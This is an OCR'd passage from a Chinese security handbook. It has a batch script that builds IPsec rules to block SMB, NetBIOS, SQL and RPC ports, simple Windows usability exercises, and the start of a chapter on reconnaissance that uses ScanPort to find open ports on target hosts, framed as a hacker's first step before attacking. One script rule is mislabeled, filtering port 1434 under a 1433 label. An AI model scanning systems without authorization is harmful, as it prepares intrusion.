


Step 04 使用相同的方法解压缩“普通PC安全过滤策略.exe”文件，然后再解压缩其中的“普通PC安全过滤策略.bat”文件并用记事本打开，搜索其中以“rem ipseccmd…”开头的字符串，如下图所示。




```
@echo off
secedit /refreshpolicy >nul
gpupdate >nul
rem For Client only
ipseccmd  -w REG -p "HFUT_SECU" -o -x >nul
ipseccmd  -w REG -p "HFUT_SECU" -x >nul
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/80" -f *+0:80:TCP -n BLOCK -x
>nul
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/1434" -f *+0:1434:UDP -n BLOCK
-x >nul
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/137" -f *+0:137:UDP -n BLOCK
-x >nul
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/138" -f *+0:138:UDP -n BLOCK
-x >nul
rem  echo 禁止网上邻居的文件传输（去掉上述两行的 REM 即可生效！）
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/139" -f *+0:139:TCP -n BLOCK
-x >nul
rem echo 禁止NetBIOS/SMB服务和文件和打印机共享和SAMBA（去掉REM生效）
rem ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/1433" -f *+0:1434:UDP -n BLOCK
-x >nul
echo 禁止Microsoft的SQL服务开放的端口…………OK!
ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/135" -f *+0:135:TCP -n BLOCK -x
>nul
ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/135" -f *+0:135:UDP -n BLOCK -x
>nul
echo 禁止Location Service服务和防止 Dos 攻击…………OK!
ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/445" -f *+0:445:TCP -n BLOCK -x
```

Step 05 去掉前面的rem字符，修改完毕后，保存该文件，然后重新将“普通PC安全过滤策略.bat”文件拖入到“普通PC安全过滤策略.exe”压缩包中，双击执行后，即可禁止网上邻居的共享文件传输，并禁止NetBIOS/SMB服务、文件和打印机共享，如下图所示。





```
@echo off
secedit /refreshpolicy >nul
gpupdate >nul
rem For Client only
ipseccmd  -w REG -p "HFUT_SECU" -o -x >nul
ipseccmd  -w REG -p "HFUT_SECU" -x >nul
 ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/80" -f *+0:80:TCP -n BLOCK -x
>nul
 ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/1434" -f *+0:1434:UDP -n BLOCK -x
>nul
 ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/137" -f *+0:137:UDP -n BLOCK -x
>nul
ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/138" -f *+0:138:UDP -n BLOCK -x
>nul
 echo 禁止网上邻居的文件传输（去掉上述两行的 REM 即可生效！）
 ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/139" -f *+0:139:TCP -n BLOCK -x
>nul
 echo 禁止NetBIOS/SMB服务和文件和打印机共享和SAMBA（去掉REM生效）
 ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/1433" -f *+0:1434:UDP -n BLOCK -x
>nul
echo 禁止Microsoft的SQL服务开放的端口…………OK!
ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/135" -f *+0:135:TCP -n BLOCK -x
>nul
ipseccmd  -w REG -p "HFUT_SECU" -r "Block UDP/135" -f *+0:135:UDP -n BLOCK -x
>nul
echo 禁止Location Service服务和防止 Dos 攻击…………OK!
ipseccmd  -w REG -p "HFUT_SECU" -r "Block TCP/445" -f *+0:445:TCP -n BLOCK -x
```

4.7　小试身手

练习1：怎样用左手操作鼠标

如果用户习惯用左手或者右手残疾的用户来操作鼠标，就需要对系统进行简单的设置，以满足用户个性化的需求，设置的具体操作步骤如下。

Step 01 在桌面的空白处右击，在弹出的快捷菜单中选择“个性化”菜单命令，在弹出的“设置”窗口右侧，单击“主题”→“鼠标光标”超链接，如下图所示。



Step 02 弹出“鼠标属性”对话框，选择“鼠标键”选项卡，然后选中“切换主要和次要的按钮”复选框，单击“确定”按钮即可完成设置，如下图所示。




练习2：将应用程序固定到任务栏




用户除了可以将程序固定到“开始”屏幕外，还可以将程序固定到任务栏中的快速启动区域，方便使用程序时，可以快速启动。

Step 01 单击“开始”按钮，选择要添加到任务栏的程序，右击，在弹出的快捷菜单中选择“固定到任务栏”菜单命令，即可将其固定到任务栏中，如下图所示。



Step 02 对于不常用的程序图标，用户也可以将其从任务栏中删除。右击需要删除的程序图标，在弹出的快捷菜单中选择“从任务栏取消固定”菜单命令，如下图所示。



第5章　目标系统的扫描与网络数据的嗅探

扫描目标系统与嗅探网络中的数据是黑客必备的基本功，因为这是黑客进行攻击之前的第一步。本章介绍目标系统的扫描与嗅探网络数据的方法，主要内容包括扫描目标系统的端口信息、IPC$用户列表、指定地址范围内的目标主机、嗅探网络中的数据信息等。

5.1　扫描目标系统的端口信息


服务器上所开放的端口往往是黑客潜在的入侵通道，对目标主机进行端口扫描能够获得许多有用的信息，而进行端口扫描的方法也很多，可以是手工进行扫描，也可以用端口扫描软件进行，黑客常用的端口扫描器有 Nmap、SuperScan 等。




绝招1：使用ScanPort扫描端口

ScanPort 软件不但可以用于网络扫描，同时还可以探测指定 IP 及端口，速度比传统软件快，且支持用户自设 IP 端口，增加了其灵活性，具体的操作步骤如下。


Step 01 下载并运行 ScanPort 程序，即可打开 ScanPort 主窗口，在其中设置起始 IP、结束 IP 以及要扫描的端口号，如下图所示。




Step 02 单击“扫描”按钮，即可进行扫描，从扫描结果中可以看出设置的 IP 地址段中计算机开启的端口，如下图所示。



Step 03 如果扫描某台计算机中开启的端口，则将起始 IP 和结束 IP 都设置为该主机的 IP 地址，如下图所示。



Step 04 在设置完要扫描的端口号后，单击“扫描”按钮，即可扫描出该主机中开启的端口（设置端口范围之内），如下图所示。



